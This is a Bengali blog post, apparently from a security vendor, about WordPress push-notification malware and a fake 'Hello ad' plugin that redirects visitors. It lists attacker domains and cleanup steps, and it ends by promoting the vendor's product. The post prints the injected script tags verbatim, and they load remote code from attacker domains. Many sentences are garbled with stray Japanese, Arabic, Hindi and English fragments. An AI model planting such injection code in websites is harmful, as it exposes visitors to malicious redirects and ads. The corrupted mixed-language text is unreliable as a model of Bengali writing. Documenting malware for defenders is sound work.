

গত কয়েক সপ্তাহ ধরে Astra-এর সিকিউরিটি গবেষকরা WordPress-এ পুশ নোটিফিকেশন ম্যালওয়্যার ট্র্যাক করছেন। এই ক্যাম্পেইন চলমান রিডাইরেকশন ক্যাম্পেইনের সাথে মিলিত হয়েছে।
রিডাইরেকশন ঘটছে এমন কিছু ম্যালিশাস ডোমেন হলো: inpagepush[.]com, asoulrox[.]com, iclickcdn[.]com, justcannabis[.]online, 0.realhelpcompany[.]ga, fast.helpmart[.]ga/m[.]js?w=085, ইত্যাদি।
হ্যাকাররা এইবার এক কদম এগিয়ে 'Hello ad' নামে একটি লেজিটিমেট見える প্লাগইন ইনফেক্টেড WordPress ওয়েবসাইটে ইনস্টল করে এই হ্যাক ক্যাম্পেইনকে আরও জটিল করে তুলেছে।詳細は後述します。
সম্পর্কিত গাইড – সম্পূর্ণ WordPress হ্যাক রিমুভাল গাইড
WordPress-এ পুশ নোটিফিকেশন ম্যালওয়্যারের লক্ষণ

- অশ্লীল পুশ নোটিফিকেশন: আপনার ওয়েবসাইট ভিজিট করার সময় ভিজিটরদের ম্যালিশাস/অশ্লীল পুশ নোটিফিকেশন দেখানো হয়:

- ওয়েবসাইট রিডাইরেকশন: আপনার ওয়েবসাইটের লিংকে ক্লিক করলে (যা আদর্শভাবে আপনার WordPress-এ পেজগুলোর দিকে যেতো) ম্যালিশাস পেজে রিডাইরেক্ট হয়:

আপনার ওয়েবসাইট যেসব URL-এ রিডাইরেক্ট হতে পারে: inpagepush[.]com, asoulrox[.]com, iclickcdn[.]com। - অজানা প্লাগইন পাওয়া: কিছু কেসে আমরা দেখেছি 'Hello ad' নামে একটি নতুন ম্যালিশাস প্লাগইন WordPress-এ যোগ হয়েছে।
- ডিভাইস-স্পেসিফিক/মোবাইল-ওনলি ভাইরাস: আমরা লক্ষ্য করেছি এই ম্যালওয়্যার নিজেকে খুব ভালোভাবে লুকিয়ে রাখে। এটি সবসময় পুশ নোটিফিকেশন পাঠায় না বা ইউজারকে রিডাইরেক্ট করে না। আচরণ ডিভাইস-নির্দিষ্ট।
কখনো কখনো ম্যালওয়্যার শুধু মোবাইল ডিভাইসে পুশ নোটিফিকেশন দেখায় এবং কখনো কখনো শুধু নতুন ইউজারকে রিডাইরেক্ট করে, তাদেরকে না যারা আগে ওয়েবসাইট খোলেছিল।
ম্যালিশাস Hello Ad প্লাগইনstood কৌতূহলजनক কেস
আমরা এই ম্যালিশাস ওয়েবসাইটগুলোতে 'Hello ad' প্লাগইন যোগ হওয়া দেখেছি যা ইউজারকে হ্যাকার-নিযন্ত্রিত ওয়েবসাইটে রিডাইরেক্ট করে।
এই লেজিটিমেট見える প্লাগইন পেজ সোর্সে নিচের ম্যালিশাস JavaScript কোড যোগ করে:
<script>(function(s,u,z,p){s.src=u,s.setAttribute('data-zone',z),p.appendChild(s);})(document.createElement('script'),'https://iclickcdn.com/tag.min.js',3336627,document.body||document.documentElement)</script> <script src="https://asoulrox.com/pfe/current/tag.min.js?z=3336643" data-cfasync="false" async></script> <script type="text/javascript" src="//inpagepush.com/400/3336649" data-cfasync="false" async="async"></script>
এই প্লাগইন দ্বারা যোগ করা কোড রিডাইরেকশন করতে গুরুত্বপূর্ণ ভূমিকা পালন করে। তবে, আমরা দেখেছি হ্যাকাররা প্রতিটি নতুন ক্যাম্পেইনে এই কোডকে অবফাসকেট করে التطور পাচ্ছে।
পুশ নোটিফিকেশন ম্যালওয়্যার, Hello Ad ও রিডাইরেকশন হ্যাক ক্যাম্পেইন ফিক্স করার পদ্ধতি
- স্পষ্ট জায়গাগুলো চেক করুন: হ্যাকাররা ম্যালওয়্যার/ভাইরাস কোড ইনসার্ট করার জন্য কিছু প্রিয় জায়গা রাখে। WordPress ফিক্স করার শুরুতে সেগুলো চেক করা বুদ্ধিমত্তা। নিচের ফাইলগুলো প্রথমে দেখুন:
- index.php
- wp-content/themes/{themeName}/functions.php
- wp-config.php
- কোর থিম ফাইল
- .htaccess
- Hello Ad প্লাগইন খুঁজে বের করে মুছে ফেলুন: আপনি যদি এই 'লেজিটিমেট見える' প্লাগইন পান যা আপনি মনে করেন আপনার ডেভেলপার বা আপনি গততে ইনস্টল করেছিলেন – দয়া করে এটি আনইনস্টল করুন, কারণ সেটি সত্যি নয় 🙂
সম্পর্কিত গাইড – WordPress ম্যালওয়্যার রিমুভাল - রিডাইরেকশন অপসারণ: WordPress রিডাইরেকশন আক্রমণ মাসিনদিন ধরে চলছে। ম্যালিশাস রিডাইরেকশন হ্যাক সমাধান করতে ডাটাবেস টেবিল, কোর থিম ফাইল এবং কখনো কখনো সার্ভারের কনফিগারেশন ফাইলও দেখতে হয়। অজানা URL থেকে লোড হওয়া স্ক্রিপ্ট/রিসোর্স খুঁজুন।
রিডাইরেকশন ম্যালওয়্যারের প্রাবল্য kerk حیث, আমরা রিডাইরেকশন হ্যাক ফিক্স করার জন্য একটি বিস্তারিত ধাপে ধাপে ভিডিও তৈরি করেছি। হ্যাকাররা সিকিউরিটি কোম্পানির রডারে না পড়ার জন্য সবসময় তাদের মেথড আপডেট করে, কিন্তু অন্তর্নিহিত নীতিটি একই।
হ্যাকাররা সবসময় তাদের মেথড এভলভ করছে, অজানা ভালনারেবিলিটি এক্সপ্লয়েট করছে এবং বিভিন্ন এক্সপ্লয়েট কম্বাইন করে হ্যাক তৈরি করছে। হ্যাক অপসারণ একটি অংশ, কিন্তু কখনো হ্যাক না হওয়া নিশ্চিত করতে কিছু আরও স্থায়ী জিনিস প্রয়োজন – যেমন Astra Security Suite 🙂
